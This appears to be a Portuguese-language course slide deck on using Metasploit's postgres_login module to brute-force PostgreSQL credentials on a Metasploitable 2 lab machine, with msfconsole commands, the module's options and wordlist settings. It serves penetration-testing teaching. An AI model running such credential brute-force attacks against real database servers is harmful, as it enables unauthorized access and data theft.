

Pentest com Kali Linux





Instrutor: Vitor Mazuco

<http://facebook.com/vitormazuco>

Email: vitor.mazuco@gmail.com

WebSite: <http://vmzsolutions.com.br>

Metasploitable PostgreSQL




Nesta aula, vamos explorar como usar Metasploit para atacar um servidor de banco de dados PostgreSQL usando o módulo *PostgreSQL Scanner*. Sendo o banco de dados de escolha para muitas plataformas de website, incluindo Drupal e Wordpress, muitos sites estão usando atualmente o servidor de banco de dados PostgreSQL. Isto o torna um alvo fácil para o ataque Metasploitable PostgreSQL.



Nessa aula, vamos precisar de:

- Internet
- Uma máquina com Metasploitable 2 ativo em nosso laboratório
- Uma lista de *Username.txt* e *Password.txt* para executar um ataque

<https://github.com/rapid7/metasploit-framework/tree/master/data/wordlists>



Metasploitable PostgreSQL

1. Abra o terminal.
2. Execute o MSFCONSOLE:

```
# msfconsole
```

3. Procure pelos módulos de MySQL:

```
msf > search postgresql
```



Metasploitable PostgreSQL

4. Use o módulo do PostgreSQL Scanner:

use `auxiliary/scanner/postgres/postgres_login`

```
BLANK_PASSWORDS true no Try b
Blank passwords for all users
BRUTEFORCE_SPEED 5 yes How f
Fast to bruteforce, from 0 to 5
DATABASE templatel yes The c
Database to authenticate against
PASSWORD no A spe
Specific password to authenticate with
PASS_FILE /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_pass.txt no File
Containing passwords, one per line
RETURN_ROWSET true no Set t
Return true to see query result sets
RHOSTS yes The t
Target address range or CIDR identifier
RPORT 5432 yes The t
Target port
STOP_ON_SUCCESS false yes Stop
Stop guessing when a credential works for a host
THREADS 1 yes The n
Number of concurrent threads
USERNAME postgres no A spe
Specific username to authenticate as
USERPASS_FILE /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_userpass.txt no File
Containing (space-separated) users and passwords, one pair per line
USER_AS_PASS true no Try t
Use the username as the password for all users
USER_FILE /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_user.txt no File
Containing users, one per line
VERBOSE true yes Wheth
Whether to print output for all attempts


msf auxiliary(postgres_login) > |
```



Metasploitable PostgreSQL

5. Mostre as opções dos módulos:

```
msf auxiliary(postgres_login) > show options
```



6. Configure a RHOST do Metasploitable 2:

```
msf auxiliary(postgres_login) > set RHOSTS 192.168.10.111
```

7. Depois configure o caminho das listas.

```
msf auxiliary(postgres_login) > set user_file /root/Desktop/username.txt
```

```
msf auxiliary(postgres_login) > set pass_file /root/Desktop/passwords.txt
```




Metasploitable PostgreSQL


6. E depois use o exploit:

Exploit



Metasploitable PostgreSQL

Nesta aula, usamos o msfconsole do Metasploit para explorar as vulnerabilidade do PostgreSQL em nosso contra o nosso Metasploitable 2. Começamos com o lançamento do console e à procura de todas as vulnerabilidades PostgreSQL conhecidos.



Metasploitable PostgreSQL

Depois de escolher o login do PostgreSQL, o que nos permite a força bruta do login PostgreSQL. Usando os arquivos de usuário e senha fornecidos pelas listas, o Metasploit tenta por força bruta o acesso a base de dados PostgreSQL.